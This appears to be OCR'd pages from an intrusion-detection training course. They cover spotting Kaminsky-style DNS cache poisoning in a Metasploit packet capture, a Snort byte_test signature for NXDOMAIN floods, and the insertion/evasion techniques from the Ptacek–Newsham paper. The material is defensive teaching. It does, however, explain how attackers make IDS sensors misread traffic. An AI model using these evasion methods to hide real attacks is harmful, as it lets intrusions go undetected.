
Intrusion Detection In-Depth dns-cachepoison.pcap

Here is an excerpt of traffic generated from running the Metasploit module "bailiwicked_host". The target DNS server is 192.168.11.62. It is to be poisoned with a bogus name/IP address pairing for example.com. As you can see there are some queries for names with large non-sensical first nodes that are not likely to exist, thus satisfying the goal of returning the "NXDomain" with a poisoned authoritative name server hostname/IP pairing. There were multiple identical queries performed with the same hostname to increase the odds of returning the response before the authoritative server. You see, the DNS server 192.168.11.1 response with "No such name" in Wireshark/Tshark parlance, conveying a response of "NXDomain".

To see the output, enter in the command line:

tshark -r dns-cachepoison.pcap

Select pertinent records are displayed.



Detection for DNS Traffic


- DNS content best examined using protocol decoder
  - Most fields/content are not at a fixed offset from start
  - Resource records (RRs) have variable lengths
  - Use of DNS pointers can make content matching difficult
  - Different parts of DNS resource record all need separate inspection:
    - Query, Response, Authoritative RR's, Additional RR's
      - Name
      - Type
      - TTL

Intrusion Detection In-Depth

DNS payload in packets is best examined using some kind of protocol detector for many different reasons as we'll examine in the next several slides. Only the first 12 bytes of the DNS message are fixed fields with known offsets and lengths. The rest of the DNS message is composed of several different fields, each with a variable length. Not only that, a resource record (RR) has fields that are of varying lengths.

DNS messages may contain either a label or pointer to describe the beginning of a name or node. A label simply gives the count of the number of bytes in a DNS node. For instance, www.sans.org would be translated to '03www04sans03org'. This is somewhat easy to navigate or find with a pattern matcher, however a pointer identifies an offset into the DNS message where a node is found. It is used to not repeat nodes that may appear multiple times in the resource record. We'll look at pointer labels later on today. A DNS name that uses a pointer is far harder to accurately detect using pattern matching.

Finally, there are many parts of a DNS resource record that may need inspection. These include the name, the type of DNS record (IP address, hostname, cname, zone transfer, etc.) and the DNS time to live. These are extremely difficult to inspect and identify using a pattern matcher only.



It Would Be So Much Easier if Snort Had a DNS Protocol Decoder to Detect Kaminsky Attack

query/response
0=query
1=response
rcode
3=NXDomain
0
1
2
3
DNS identification number
QR
opcode
AA
TC
RD
RA
zero
rcode

```
alert udp $EXTERNAL_NET 53 -> $HOME_NET any\
(msg:"DNS large number of NXDOMAIN replies - possible DNS\
cache poisoning"; byte_test:1,&,2,3; byte_test:1,&,1,3;\
byte_test:1,&,128,2: etc.)
```

Current Snort detection:	byte_test:1,&,128,2	byte_test:1,&,2,3 byte_test:1,&,1,3
What if Snort had a DNS decoder that allowed you to test DNS fields?	dns_type = 1	dns_rcode = 3


Intrusion Detection In-Depth

Earlier when we discussed detection methods, we examined a Snort signature available to detect the Kaminsky DNS cache poisoning attack. It does so by finding a large number of DNS responses that contained a return code of 3 meaning that that there is a name error or non-existent domain.

But, the signature itself brings up an interesting issue – Snort doesn't have a DNS decoder that allows the user to test values of specific DNS fields. That is why those ugly byte_test statements need to be used. We'll study the Snort byte _test theory in the Snort day. For now, understand, as the name implies, it is means that Snort uses to find a particular byte(s) and test the value using Boolean operators and values.

Much like tcpdump BPF, there is no way to test bit values easily in Snort except by doing bit masking and testing an entire byte much like the way tcpdump filters do. The byte_test "1,&,128,2" tells Snort to examine a single byte and perform the "AND" operation on byte 2 using a value of 128. If the result is 1, the test is true. As you can see above, this means that the query/response bit is set to 1 indicating it is a response. The next two byte_test operations could actually have been combined into a single one "byte_test:1,&,3,3" because it is testing to see if a the single byte at offset 3 from the beginning has bits 1 and 2 set – in other words, there is a 3 in the return code. While, this is effective in detecting what we want in this case, the syntax is cumbersome and the intent is unnecessarily obfuscated.

But, what if Snort had a DNS decoder that parsed fields and made them available to the user in a signature. Imagine how much easier and more coherent the signature would be if you could just specify that you are looking for a DNS type with a value of 1 to indicate a response and a DNS code of 3 to specify that you want a return code of 3. While Snort is able to find these particular fields since they are always in the same place, it is not good at detecting other DNS payload content since offsets are not predictable. Snort would benefit greatly if it had a better DNS decoder.



DNS Review


- Host-to-IP resolution must be done before any IP traffic can be sent
- Different ways to discover information about DNS servers and associated hosts
- DNS responses untrustworthy unless DNSSEC used
- DNS is a core infrastructure protocol; flaws can allow attackers to redirect traffic
- Best examined with IDS/IPS protocol decoder

Intrusion Detection In-Depth

Let's wrap up what we've covered in the DNS section. First, we discussed the need for translation from hostname to IP address and other resolutions. DNS transactions are necessarily transparent because the intent is to disseminate data, enabling attacks to perform some reconnaissance.

Remember that DNS responses are untrustworthy since you cannot be sure that an authoritative or legitimate DNS server responds to a query unless DNSSEC is used. And, it is worth repeating that DNS is flawed and remains a weak link and a continuing hazard as a core infrastructure protocol.

Since DNS is a protocol that uses variable-sized records and has some unique ways of specifying DNS data via the use of pointers, it is not an easy protocol to parse using simple fixed offsets/values or even pattern matching. It is best examined with a protocol decoder that can scrutinize individual field and value pairings.



Application Protocols and Detection Wrap-up


- Several ways to detect malicious traffic
  - Protocol decode
  - Pattern matching
  - Anomalous behavior
- While protocols may not be complex, examining them may be
- Detection challenges arise:
  - Attachments
  - Encoding
  - Encryption
  - Variable-length fields and offsets for pattern matching

Intrusion Detection In-Depth

As we've learned, there are several ways for an IDS/IPS to attempt to detect malicious traffic. Protocol decode is an accurate way to examine a given protocol when the IDS/IPS parses the protocol as a receiving host application would. When done well, protocol decoding is an excellent way to find malicious content that is related to a specific protocol field – say checking that a particular length field doesn't exceed a given value. And, while it is helpful for an IDS/IPS vendor to perform protocol decodes and check for anomalous activity, it is even more useful for them to expose the parsed protocol fields to the analyst to write his/her own rules or signatures.

Classic pattern matching is an easier solution for the vendors to supply, but is not quite as accurate as protocol decoding to examine variable length fields in the protocols. Anomalous behavior detection rounds out the suite of detection methods as it can detect activity that is not necessarily content related, but more concerned with aberrant connectivity patterns - perhaps within a given time.

The protocols we've studied in this section are fairly basic straight-forward protocols relatively speaking – well, except for Microsoft. However, that doesn't necessarily mean that malicious activity transported by that protocol is easily detected. HTTP and SMTP are perfect examples of simple protocols that provide a means to deliver malicious attachments or files or activity that are difficult to detect. These attachments may be compressed or encoded – or the contents may be encrypted leaving an IDS/IPS blind to malicious activity. DNS is not burdened by these same concerns, however, accurately detecting malicious activity really requires the protocol to be decoded because of all the variable length fields in the queries and responses. Pattern matching becomes a burden when using it to find specific DNS field values since there can be a high rate of false positives.




Application Protocols and Detection Exercises

Workbook

Exercise:	"Application Protocols and Detection"	
Introduction:		Page 17-C
Questions:	Approach #1 -	Page 18-C
	Approach #2 -	Page 23-C
	Extra Credit -	Page 25-C
Answers:		Page 27-C

Intrusion Detection In-Depth

This page intentionally left blank.




IDS/IPS Evasion Theory

- Wireshark Part III
- Application Protocols and Detection
- **IDS/IPS Evasion Theory**
- Real-World Traffic Analysis

Intrusion Detection In-Depth

This page intentionally left blank.




Objectives

- Examine the concept of an evasion/insertion attack
- Look at some attacks on different protocol layers and the potential consequences
- Understand the complex issues surrounding the IDS/IPS perspective of traffic compared to the receiving host's analysis

Intrusion Detection In-Depth

An evasion, also known as a false negative, is a potentially serious condition that may allow malicious activity to go undetected. Most often we encounter evasions for traffic inspected at the application layer; however, they can be present in the transport or IP layers. An evasion that occurs in the IP or transport layer is potentially more harmful than one at the application layer since it may be possible to evade detection of all IP traffic or possibly all TCP traffic.


There are many reasons for evasions – chief among them is a poorly written rule or signature – perhaps one that focuses on a particular exploit and not the actual vulnerability. Other types of evasions are the result of the IDS/IPS evaluating traffic differently than the receiving host. We'll see examples of this in this section.



IDS/IPS Evasion Theory

Intrusion Detection In-Depth

The intended purpose of this section is to alert you that although an IDS/IPS is a very valuable and capable tool to have in your network; it is not a panacea for discovering all malicious traffic. This section is intended to make you even more acutely aware that having more than one solution or methodology improves your detection stance. The emphasis has always been on a layered approach for detection that includes host-based and network-based tools, isolation of most important assets, as well as the ability to synthesize and correlate logs from many different sources such as hosts, firewalls, and servers to name a few.



Introduction

- Landmark paper "Insertion, Evasion, and DoS: Eluding Network Intrusion Detection" by Thomas Ptacek and Timothy Newsham
- Many of the issues discussed have yet to be implemented or are exceedingly difficult to address in modern IDS/IPS solutions
- IDS cannot know for sure if destination host will receive/react to a packet
- Insertion: IDS accepts a packet destination host rejects
- Evasion: Destination host accepts a packet IDS rejects

Intrusion Detection In-Depth


There is a seminal landmark paper written in 1998 called "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection". In it, the authors Thomas Ptacek and Timothy Newsham discuss attacks that can elude detection by the IDS (there were no IPS solutions at the time) by using methods of sending traffic that will cause the IDS and the destination host to view packets sent differently. The paper is an excellent treatise of different conditions that can cause an IDS to improperly analyze an attack. The authors conducted several different tests against IDS solutions of the day to prove their theory. And, while your initial instinct might be to dismiss this as ancient history, many of the techniques discussed in their paper have yet to be addressed in modern day IDS/IPS implementations. As well, some of the issues that exist are problematic to address because of the difference in the ways that given operating systems handle them.

Along with the denial of service of a IDS, the paper basically discusses individual attacks to confuse the IDS. The first is known as insertion. This is where the attacker sends traffic to the destination host where one or more of the packets will be accepted or seen by the IDS, yet they will never reach the destination host or if they do, the destination will reject them as faulty. The IDS and the destination host see different traffic or interpret it differently.

A second attack is known as evasion. This involves the same idea of sending traffic, yet this time the destination host will see all the traffic that the IDS does, but it will evaluate the packet differently than the IDS. Perhaps the IDS discarded one or more packets that the destination host accepted. Again, the IDS and the destination host will see the traffic differently.

Although the paper assigns a different name to each of these attacks, today typically we tend to refer to them with a single label of "evasion" since this is all-inclusive and the end-result for both is that there is a false negative.

This paper can be found at:
http://insecure.org/stf/secnet_ids/secnet_ids.html



Insertion

IDS/IPS

E

destination

E

9

Bad TCP checksum

~~9~~

VIL

VIL

IDS/IPS sees E9IL

Destination host sees EVIL


Intrusion Detection In-Depth

Examining how an insertion attack may work, let's say that the IDS/IPS looks for signatures that may indicate some kind of problem or notable traffic. One of those signatures may be to look for traffic with a content of "EVIL" as a sign of some malicious activity. It is possible for the attacker to elude notice of the IDS/IPS if she/he can make the IDS/IPS accept a packet that the end host will not accept or will never see.

Let's assume in the above exchange, that the three-way handshake has successfully completed between the hosts. Next, the attacker sends three different packets destined for the target host each with one or more characters in the payload. The first packet is a normal one that contains the letter "E" that both the IDS/IPS and the end host receive, examine, and accept. A second character of "9" is sent that has a bad TCP checksum. As you recall, checksums validate the integrity of the packet headers/data and if not correct, the packet should be discarded. Let's say that the IDS/IPS sees this packet, does not validate the TCP checksum and blindly accepts the packet as a valid part of the stream of characters being sent to the destination host. The destination host receives the packet, validates that the TCP checksum is incorrect and discards the packet. The attacker has managed to insert a character that will cause the IDS/IPS to fail to recognize a real attack or action against the end host.

Finally, a third packet is sent with a payload of "VIL". The "V" has the same TCP sequence number as the previous segment that carried the "9". The IDS/IPS ignores this since it has already acknowledged the "9". It acknowledges the subsequent "IL" only. The destination host acknowledges the "VIL" since it dropped the previous segment with the payload of "9". The outcome is that the IDS/IPS sees the payload as "E9IL" while the receiving host correctly reassembles the payload as "EVIL". The attacker has managed to elude detection with this insertion attack since the IDS/IPS fails to see the true payload of "EVIL".

Insertion Attack Example



